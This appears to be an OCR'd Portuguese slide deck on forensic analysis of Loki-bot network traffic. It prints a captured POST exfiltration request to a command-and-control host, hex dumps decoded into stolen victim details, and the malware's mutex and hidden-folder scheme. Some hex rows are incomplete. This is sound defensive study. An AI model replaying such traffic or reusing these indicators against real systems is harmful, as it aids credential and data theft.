
Username: REM

Wide: 1 Length: 1c = 28

Computer Name: REMWORKSTATION

Fonte: Hands-On Network Forensics: Investigate network attacks and find evidence using common network forensic tools. Nipun Jaswal. Packt Publishing Ltd. 2019. p.170

Ataques: Malwares (Loki-bot)




```
121 74.287408   192.168.194.128   192.168.194.172  TCP    80 > 49170 [ACK] Seq=1 Ack=1694 Wi
122 74.287426   192.168.194.172   192.168.194.128  HTTP   POST /oga/fre.php HTTP/1.0
123 74.287430   192.168.194.128   192.168.194.172  TCP    80 > 49170 [ACK] Seq=1 Ack=2647 Wi
124 74.287638   192.168.194.128   192.168.194.172  TCP    [TCP segment of a reassembled PDU]
125 74.287840   192.168.194.172   192.168.194.128  TCP    49170 > 80 [FIN, ACK] Seq=2647 Ack
```

```
POST /oga/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: lacor.co
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 690A9E14
Content-Length: 2413
Connection: close

..'.......ckav.ru.....[redacted]....W.I.N.S[redacted]....w.i.n[redacted]
@...................k............ ....0...B.7.E.1.C.2.C.C.9.8.0.6.6.B.2.5.0.D.D.B.2.1.
2.3.....lHb9z....&.H....<?xml. version.="1.00.|.c?d.`g.UTF-`8"?>
.<Np~.|P.defaultC.czh.B%.ONFIGsDzRU\...USE.N:AM.{@>HO*T...outp...h6w.....d.Ralt.!.a5
$cle.rLWO...P.=m.n.Qt... ..<Profi.FsT/..k.2.....
. . . .st.d.l.B.y....F.Z...a3g.Set.gSs.C....am}
```

Fonte: https://cysinfo.com/nefarious-macro-malware-drops-loki-bot-across-gcc-countries/

Ataques: Malwares (Loki-bot)



```
0150  61 00 74 00 69 00 6f 00  6e 00 70 0d 00 00 a0 05   a·t·i·o· n·p·····
0160  00 00 01 00 01 00 00 00  06 00 03 00 01 00 6b 00   ········ ······k·
0170  00 00 01 00 00 00 00 00  00 00 61 21 00 00 01 00   ········ ··a!····
0180  30 00 00 00 42 00 37 00  45 00 31 00 43 00 32 00   0···B·7· E·1·C·2·
0190  43 00 43 00 39 00 38 00  30 00 36 00 36 00 42 00   C·C·9·8· 0·6·6·B·
01a0  32 00 35 00 30 00 44 00  4                 00 31 00   2·5·0·D· D·B·2·1·
01b0  32 00 33 00 05 00 00 00  6                 06 09 00   2·3····· g5cy2···
01c0  00 01 e1 48 01 6c d9 09  1                 74 38 05   ···H·l·· ·6·h·t8·
01d0  70 38 73 38 3a 22 2f 70  61 44 63 6f e0 75 e0 6e   p8s8:"/p aDco·u·n
01e0  d9 31 2c 2e c1 67 b9 1d  6c 0d 68 65 d1 1c 1c 32   ·1,.·g·· l·he···2
01f0  6d 79 1c 26 6e 19 e9 99  2d 40 3d 6d 9a 75 69 48   my·&n··· -@=m·uiH
0200  16 22 44 08 74 cc 3d 73  0d 26 a6 78 44 d0 3c 00   ·"D·t·=s ·&·xD·<·
            6c          72  00 73 69 6f 6e 3d 22 31   ?xml ver ·sion="1
            fd f7 cb 63 e3  64 ff e6 67 1e 06 55 54   .t0···c· d··g··UT
```

Screen Width: 0d70 (3440)
Screen Height: 05a0 (1440)


Major Version: 6
Minor Version: 3
Product Type: 1
OS_Bug Patch: 6b (107)

IsLocalAdmin: 1 (Yes)
IsBuilt in Admin (Yes)

is64bit: No(0)

Fonte: Hands-On Network Forensics: Investigate network attacks and find evidence using common network forensic tools. Nipun Jaswal. Packt Publishing Ltd. 2019. p.171

Ataques: Malwares (Loki-bot)



```
0170  00 00 01 00 00 00 00 00  00 00 61 21 00 00 01 00
0180  30 00 00 00 42 00 37 00  45 00 31 00 43 00 32 00
0190  43 00 43 00 39 00 38 00  30 00 36 00 36 00 42 00   C·C·9·8· 0·6·6·B·
01a0  32 00 35 00 30 00 44 00  44 00 42 00 32 00 31 00   2·5·0·D· D·B·2·1·
01b0  3                                      09 00   2·3····· g5cy2···
```


Original Stolen Data Length: 8545 (Hex:2161)

Reported:0 |Compressed: 1 |Encoded: 0 Encoding:0

Fonte: Hands-On Network Forensics: Investigate network attacks and find evidence using common network forensic tools. Nipun Jaswal. Packt Publishing Ltd. 2019. p.171

Ataques: Malwares (Loki-bot)


- O Mutex gerado é o resultado do **MD5 hash** do GUID da máquina e do corte para 24 caracteres. No artigo do Rob Pantazopoulos (2017), esse valor era "B7E1C2C**C98066**B250DDB2123".
- O Loki-Bot cria uma pasta oculta no diretório %APPDATA% cujo nome é fornecido pelos caracteres de 8 a 13 de caracteres do Mutex. No artigo, esse valor era "%APPDATA%\C98066\".



```
0170  00 00 01 00 00 00 00 00  00 00 61 21 00 00 01 00
0180  30 00 00 00 42 00 37 00  45 00 31 00 43 00 32 00  0···B·7· E·1·C·2·
0190  43 00 43 00 39 00 38 00  30 00 36 00 36 00 42 00  C·C·9·8· 0·6·6·B·
01a0  32 00 35 00 30 00 44 00  44 00 42 00 32 00 31 00  2·5·0·D· D·B·2·1·
01b0  32 00 33 00 05 00 00 00  67 35 63 79 32 06 09 00  2·3····· g5cy2···
01c0  00 01 e1 48 01 6c d9 09  18 36 13 68 83 74 38 05  ···H·l·· ·6·h·t8·
01d0  70 38 73 38 3a 22 2f 70  61 44 63 6f e0 75 e0 6e  p8s8:"/p aDco·u·n
```


Fonte da imagem: Hands-On Network Forensics: Investigate network attacks and find evidence using common network forensic tools. Nipun Jaswal. Packt Publishing Ltd. 2019. p.172

Ataques: Malwares (Loki-bot)




```
01b0  32 00 33 00 05 00 00 00  67 35 63 79 32 06 09 00   2·3····· g5cy2···
